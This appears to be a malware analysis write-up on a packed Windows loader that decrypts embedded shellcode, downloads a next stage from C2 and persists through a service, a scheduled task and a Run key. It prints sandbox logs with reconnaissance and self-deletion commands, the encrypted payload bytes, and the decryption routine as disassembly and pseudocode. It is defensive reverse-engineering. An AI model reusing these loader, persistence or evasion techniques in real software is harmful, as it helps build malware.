
Summary



this malware sample have custom encrypted data embedded inside the binary file in “.data” section this encrypted data will be used twice … firstly it decrypted using custom algorithm consisted of Circular shift and subtraction and xor and the decryption result will be a shell-code that act as loader and overwrite the main executable with malicious code and resolve IAT of the malware and the second time the encrypted .data section accessed some portions from offset in encrypted data and then enter the decryption process using the same custom decryption algorithm and the decrypted data will be a compressed aPlib PE file of the malware which will be overwritten over the main executable virtual memory, and the shell-code is utilizing PE parsing, and small custom configuration file “20 byte” … where as the next stage is a “Downloader” that utilizing API hashing algorithm rol7XorHash32 that download another executable inside a temporary file named ““%appdata%\NuGets\template_%PGUID %.TMPTMPZIP7”” from C2 server and check the integrity of next stage based on the file size and if so it will masquerading name of “wsus.exe” and check the MZ header and finally launch it and then it enter persistence establishment that depends if the current user is admin it will create a service named “foundation” and start it and if the user isn’t admin it will use COM “ItaskScheduler” interface to create scheduled task named “Microsoft

System Protect” for next stage “Wsus.exe” and also adds a registry entry under “HKCU\Software\Microsoft\Windows\CurrentVersion\Run” with the name “IntelProtected” and the value is Wsus.exe path and finally it will delete the “%appdata%\NuGets\template_%PGUID%.TMPTMPZIP7” after it ensure the persistence is established … so lets move to detailed analysis

file identification and Main sample2.exe analysis

the first thing to do is to identification of the file, and the results of “file” command as follow

```
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\FLARE\Utilities
λ file "C:\Users\IEUser\Desktop\current\sample 2 date\07-0-2021\0 - Sample2 - clean"
C:\Users\IEUser\Desktop\current\sample 2 date\07-0-2021\0 - Sample2 - clean: PE32 executable (GUI) Intel 80386, for MS Windows
```

so it’s a x32 PE executable and now we can start our basic static analysis to know which capabilities and getting hints about techniques that this sample is use … and after that we will open the sample in any dis-assembler to get idea about the logic of the flow.

- results from “capa”


```
λ capa "C:\Users\IEUser\Desktop\current\Interview Samples\Interview Samples\Sample2\Sample2"
loading : 100%|                                                              | 485/485 [00:00<00:00, 1150.11     rules/s]
matching: 100%|                                                                  | 30/30 [00:01<00:00, 29.99 functions/s]
+------------------------+------------------------------------------------------------------------------------+
| md5                    | b635c11efdf4dc2119fa002f73a9df7b                                                   |
| sha1                   | c35a4df038b20b9dc3ff14116325b2e36b722f6c                                           |
| sha256                 | cb114123ca1c33071cf6241c3e5054a39b6f735d374491da0b33dfdaa1f7ea22                   |
| path                   | C:\Users\IEUser\Desktop\current\Interview Samples\Interview Samples\Sample2\Sample2 |
+------------------------+------------------------------------------------------------------------------------+

+------------------------+-----------------------------------------------------------------------------------+
| ATT&CK Tactic          | ATT&CK Technique                                                                  |
|------------------------+-----------------------------------------------------------------------------------|
| EXECUTION              | Command and Scripting Interpreter [T1059]                                         |
|                        | Shared Modules [T1129]                                                            |
+------------------------+-----------------------------------------------------------------------------------+

+---------------------------------------------------+-------------------------------------------------------+
| CAPABILITY                                        | NAMESPACE                                             |
|---------------------------------------------------+-------------------------------------------------------|
| accept command line arguments (6 matches)         | host-interaction/cli                                  |
| link function at runtime                          | linking/runtime-linking                               |
| parse PE header                                   | load-code/pe                                          |
+---------------------------------------------------+-------------------------------------------------------+
```

and from “PeStudio”

property	value	value	value	value	value
name	.text	.bss	.rdata	.data	.reloc
md5	FBF87FC192602D6634C4818...	n/a	D0DFC43E555968129D3E388...	18C7014DB27CC918541B43E...	564BC9CCBF9D3E0433EBC4...
entropy	5.320	n/a	2.343	6.082	0.805
file-ratio (91.07%)	6.07 %	n/a	3.04 %	78.92 %	3.04 %
raw-address	0x00001000	0x00000000	0x00003000	0x00004000	0x0001E000
raw-size (122880 bytes)	0x00002000 (8192 bytes)	0x00000000 (0 bytes)	0x00001000 (4096 bytes)	0x0001A000 (106496 bytes)	0x00001000 (4096 bytes)
virtual-address	0x00401000	0x00403000	0x00408000	0x00409000	0x00423000
virtual-size (129756 bytes)	0x00001936 (6454 bytes)	0x00004030 (16432 bytes)	0x0000060A (1546 bytes)	0x000198F4 (104692 bytes)	0x00000278 (632 bytes)
entry-point	0x00002656	-	-	-	-


we noticed that “.Bss” is section is filled on virtual address and the “.data” section have high entropy
and there’s no useful string or imports other than
- LoadLibraryA
- GetProcAddress
- VirtualAllocEx
- GetModuleHandleA
- GetTickCount
- GetCurrentThread

so from here we suggest that we dealing with some sort of initial stage for another malicious file and opening this file in dis-assembler like IDA not helping with anything useful so the optimal way to deal with this situation is to run the sample in monitored VM to conduct a fast behavioral analysis and from there we guess the API that is used to result in behavior and run a debugger on the sample with putting breakpoints In those guessed APIs so after trying many behavioral analysis tools it the best result we find is from [Noriben]() which is used in conjunction with [Procmon]() from Windows Sysinternals suite to log malicious behaviors




```
-=] Sandbox Analysis Report generated by Noriben v1.8.6
-=] Developed by Brian Baskin: brian @@ thebaskins.com  @bbaskin
-=] The latest release can be found at https://github.com/Rurik/Noriben

-=] Execution time: 28.89 seconds
-=] Processing time: 0.56 seconds
-=] Analysis time: 1.10 seconds

Processes Created:
==================
[CreateProcess] Explorer.EXE:1136 > "%UserProfile%\Desktop\Noriben\0 - Sample2 .exe "   [Child PID: 2776]
[CreateProcess] 0 - Sample2 .exe:2776 > "net group /domain"     [Child PID: 1616]
[CreateProcess] net.exe:1616 > "%WinDir%\system32\net1 group /domain"   [Child PID: 2228]
[CreateProcess] 0 - Sample2 .exe:2776 > "net group /domain"     [Child PID: 1584]
[CreateProcess] csrss.exe:364 > "\??\%WinDir%\system32\conhost.exe 1047613389193883968820920877691871735298-151576018314888886610222241774-577674343"    [Child PID: 2812]
[CreateProcess] net.exe:1584 > "%WinDir%\system32\net1 group /domain"   [Child PID: 1508]
[CreateProcess] 0 - Sample2 .exe:2776 > "%WinDir%\System32\cmd.exe /C net.exe stop foundation"  [Child PID: 2780]
[CreateProcess] 0 - Sample2 .exe:2776 > "%WinDir%\System32\cmd.exe /C sc delete foundation"     [Child PID: 2980]
[CreateProcess] cmd.exe:2980 > "sc  delete foundation"  [Child PID: 2964]
[CreateProcess] cmd.exe:2780 > "net.exe  stop foundation"       [Child PID: 2852]
[CreateProcess] net.exe:2852 > "%WinDir%\system32\net1  stop foundation"        [Child PID: 2908]
[CreateProcess] 0 - Sample2 .exe:2776 > "%WinDir%\system32\cmd.exe /c del %UserProfile%\Desktop\Noriben\0-SAMP~1.EXE >> NUL"    [Child PID: 1232]

File Activity:
==================
[CreateFile] Explorer.EXE:1136 > %UserProfile%\Desktop\Noriben\0 - Sample2 - clean      [File no longer exists]
[CreateFolder] Explorer.EXE:1136 > %UserProfile%\Desktop\Noriben
[RenameFile] Explorer.EXE:1136 > %UserProfile%\Desktop\Noriben\0 - Sample2 - clean => %UserProfile%\Desktop\Noriben\0 - Sample2 .exe
[DeleteFile] 0 - Sample2 .exe:2776 > %AllUsersProfile%\NuGets\template_41c318.TMPTMPZIP7
[CreateFile] 0 - Sample2 .exe:2776 > %AllUsersProfile%\NuGets\template_41c318.TMPTMPZIP7       [SHA256: c891de1783422d81781eb5a4318ad5f8fb6de2e6ca7a073cc9d5c2567508ce0d]
[DeleteFile] cmd.exe:1232 > %UserProfile%\Desktop\Noriben\0 - Sample2 .exe
```

and from the results in the above photo it show that as soon as sample2.exe is started it will issuing commands with cmd.exe manipulating services and then delete itself and in dis-assembler we can’t find corresponding assembly listing for this functionality… so no spawned process and no API issued related to injection … and all the execution done within the main sample2.exe, this limit our assumption that something is written within sample2.exe address space in the runtime so let’s go and try some generic unpacking and see
I will use x32dbg
and at some point we noticed this allocation that filled with shell-code




.

and from the first look to it we see string stacking of API and it must do something related to malicious activity but before we analyze this we will look at call-stack to see how we reach this and we may miss some functionality



.



.

to make it easier lets move back to dis-assembler with the knowledge of these addresses we will follow there because the ASLR bits is disabled in this sample

FE	Characteristics	10E	
		2	File is executable (i.e. no unresolved externel references).
		4	Line nunbers stripped from file.
		8	Local symbols stripped from file.
		100	32 bit word machine.

and in IDA … after some analysis of the code we find the loop that responsible for filling the allocated region with data decrypted from the ".data" section that have high entropy in our initial analysis

```
.data:0040923C      ; int encrypted_blob
.data:0040923C      encrypted_blob  dd 6526h, 0E703BCFAh, 94006446h, 4CE16E62h, 0B2AD9A16h
.data:0040923C                                          ; DATA XREF: Decrypt_and_transfare_execution_sub_401010+2A6↑r
.data:0040923C                                          ; Decrypt_and_transfare_execution_sub_401010+26C↑o
.data:0040923C                      dd 0C1FE86EBh, 0B38CB618h, 47FF9B0Fh, 0B30BE910h, 0ABFF9A1Ah
.data:0040923C                      dd 0A4E96E69h, 0B2EB9A1Dh, 0C1FE8EF2h, 0B38CA61Fh, 47FF9B0Eh
.data:0040923C                      dd 0B30BE943h, 0A3FF9A21h, 0CEF16E70h, 0B2D99A24h, 0C1FE96F9h
.data:0040923C                      dd 0B38CBC26h, 47FF9B2Dh, 0B30BE948h, 0BBFF9A28h, 8AF96E77h
.data:0040923C                      dd 0B2019A2Bh, 0C1FEDD00h, 0B38CEA2Dh, 47FF9B72h, 0B30BE943h
.data:0040923C                      dd 0F1FF9A2Fh, 0A4BF6E7Eh, 0B2A19A32h, 0C1FEA507h, 0B38C8034h
.data:0040923C                      dd 47FF9B51h, 0B30BE956h, 89FF9A36h, 8AC76E85h, 0B2839A39h
.data:0040923C                      dd 0C1FEAD0Eh, 0B38CAC3Bh, 47FF9B50h, 0B30BE94Fh, 81FF9A3Dh
.data:0040923C                      dd 0A8CF6E8Ch, 0B2CB9A40h, 0C1FEB515h, 0B38C8242h, 47FF9B6Fh
.data:0040923C                      dd 0B30BE93Ch, 99FF9A44h, 4D68EE93h, 0E16AEE94h, 9F6CEE95h
.data:0040923C                      dd 0A96EEE96h, 0A570EE97h, 0A772EE98h, 8F74EE99h, 9576EE9Ah
.data:0040923C                      dd 0ED78EE9Bh, 0A97AEE9Ch, 937CEE9Dh, 0A57EEE9Eh, 8780EE9Fh
.data:0040923C                      dd 8B82EEA0h, 0A584EEA1h, 4D00EEA2h, 0D502EEA3h, 9304EEA4h
.data:0040923C                      dd 8F06EEA5h, 8508EEA6h, 0D50AEEA7h, 9F0CEEA8h, 890EEEA9h
.data:0040923C                      dd 0A910EEAAh, 8F12EEABh, 0A914EEACh, 0BF16EEADh, 0CF18EEAEh
.data:0040923C                      dd 4D40EEAFh, 0E142EEB0h, 9F44EEB1h, 0A946EEB2h, 0A548EEB3h
.data:0040923C                      dd 0A74AEEB4h, 8F4CEEB5h, 954EEEB6h, 0C150EEB7h, 0A952EEB8h
.data:0040923C                      dd 8754EEB9h, 8756EEBAh, 4C916EBBh, 0B2AD9A6Fh, 0C1FEF744h
.data:0040923C                      dd 0B38CB671h, 47FF9BD8h, 0B30BE969h, 0DBFF9A73h, 0A4996EC2h
.data:0040923C                      dd 0B2EB9A76h, 0C1FEFF4Bh, 0B38CA678h, 47FF9BD7h, 0B30BE99Ch
.data:0040923C                      dd 0D3FF9A7Ah, 0EEA16EC9h, 0B2EB9A7Dh, 0C1FEC752h, 0B38CAE7Fh
.data:0040923C                      dd 47FF9BB6h, 0B30BE977h, 0EBFF9A81h, 0BEA96ED0h, 0B2019A84h
.data:0040923C                      dd 0C201ADD9h, 4C66665Fh, 0CDD0EF73h, 5F13BDDCh, 0C68B7682h
.data:0040923C                      dd 0A5F0EF76h, 5F1B9DDFh, 57FF9BCEh, 0B2AB73C9h, 5CA06175h
.data:0040923C                      dd 9C006C77h, 4C11ED67h, 5F0745E5h, 0B6EA654Bh, 4607F8BEh
.data:0040923C                      dd 4D1B806Dh, 0ADFF9A94h, 0EE10CF7Dh, 5BFEC66Dh, 0E68B7751h
.data:0040923C                      dd 0DD68FF7Dh, 0EE10CF81h, 5BFEC671h, 0E68B7755h, 7500FF81h
.data:0040923C                      dd 0EE10CF85h, 5BFEC675h, 0E68B7759h, 7D40FF85h, 0EE10CF89h
.data:0040923C                      dd 5BFEC679h, 0E68B775Dh, 64917F89h, 0B2A39AA6h, 5B1675DBh
.data:0040923C                      dd 48AB9BE1h, 6D98EF95h, 4A01F5AEh, 0A4FB6474h, 64248E86h
```

encrypted data insidse .data section

.

```
.text:0040129C
.text:0040129C      build_first_opcodes_in_SC:               ; CODE XREF: Decrypt_and_transfare_execution_sub_401010+281↑j
.text:0040129C 0BC                  mov     ecx, [ebp+decrypted_Size]
.text:0040129F 0BC                  shr     ecx, 2
.text:004012A2 0BC                  cmp     [ebp+idx], ecx
.text:004012A5 0BC                  jnb     short loc_401324
.text:004012A7
.text:004012A7      Decryption_of_ShellCode:
.text:004012A7 0BC                  mov     edx, [ebp+idx]
.text:004012AA 0BC                  mov     eax, [ebp+xor_oprand]
.text:004012AD 0BC                  mov     ecx, [eax+edx*4]
.text:004012B0 0BC                  mov     [ebp+xor_oprand_], ecx
.text:004012B6 0BC                  mov     edx, encrypted_blob
.text:004012BC 0BC                  mov     [ebp+var_9C], edx
.text:004012C2 0BC                  mov     eax, [ebp+xor_oprand_]
.text:004012C8 0BC                  sub     eax, [ebp+idx]
.text:004012CB 0BC                  mov     [ebp+xor_oprand_], eax
.text:004012D1 0BC                  mov     ecx, [ebp+tmp_op]
.text:004012D4 0BC                  sub     ecx, 50h ; 'P'
.text:004012D7 0BC                  mov     [ebp+tmp_op], ecx
.text:004012DA 0BC                  mov     edx, [ebp+xor_oprand_]
.text:004012E0 0BC                  xor     edx, [ebp+var_9C]
.text:004012E6 0BC                  mov     [ebp+xor_oprand_], edx
.text:004012EC 0BC                  mov     eax, [ebp+tmp_op]
.text:004012EF 0BC                  sub     eax, 3E8h
.text:004012F4 0BC                  mov     [ebp+tmp_op], eax
.text:004012F7 0BC                  rol     [ebp+xor_oprand_], 7
.text:004012FE 0BC                  mov     ecx, [ebp+xor_oprand_]
.text:00401304 0BC                  xor     ecx, [ebp+var_9C]
.text:0040130A 0BC                  mov     [ebp+xor_oprand_], ecx
.text:00401310 0BC                  mov     edx, [ebp+idx]
.text:00401313 0BC                  mov     eax, [ebp+decrypted_shellcode]
.text:00401316 0BC                  mov     ecx, [ebp+xor_oprand_]
.text:0040131C 0BC                  mov     [eax+edx*4], ecx
.text:0040131F 0BC                  jmp     loop_decrypt
```

decryption loop in assembly listing

.

and to get an Idea about the decryption algorithm and to know if it just an implementation of known encryption algorithm or it's a custom lets see it in Pseudo-code of Hex-Ray De-compiler

```
  xor_oprand = &encrypted_blob + 1;
  tmp_op = 0;
  for ( idx = 0; idx < decrypted_Size >> 2; ++idx )// ++idx not idx++ :D :D
  {
    xor_oprand_ = xor_oprand[idx] - idx;
    tmp_op -= 0x50;
    tmp_op -= 0x3E8;
    *(decrypted_shellcode + idx) = encrypted_blob ^ __ROL4__(encrypted_blob ^ xor_oprand_, 7);
  }
```

custom algorithm consisted of Circular shift and subtraction and xor and before moving to shell-code analysis we noticed some Dwords written sequentially right after this decryption and it's written to the empty section ".bss" so we assume that this Dwords Will be used later after the execution is moved to the shell-code

Shell-code stage analysis

the first thing that happen inside the shell-code is string stacking the following APIs

- VirtualAlloc
- GetProcAddress
- VirtualProtect
- LoadLibraryA
- VirtualFree
- VirtualQuery


and it get the addresses of these APIs by parsing the Kernel32.dll PE file to get the Export Directory and from there it compare the stacked API of "GetProcAddress" string with "address of names" inside loop and if it match it will get
address of procedure like this


----

1 = name_idx = Search_ExportNamePointerTable (stacked_API_str);
2 = ordinal = ExportOrdinalTable [name_idx];
3 = Procedure_addr_rva = ExportAddressTable [ordinal]


----

and after get address of GetProcAddress it will use it to resolve those other functions it will check if all of them is resolved to address or not inside nested if statements to continue the logic of the shell-code

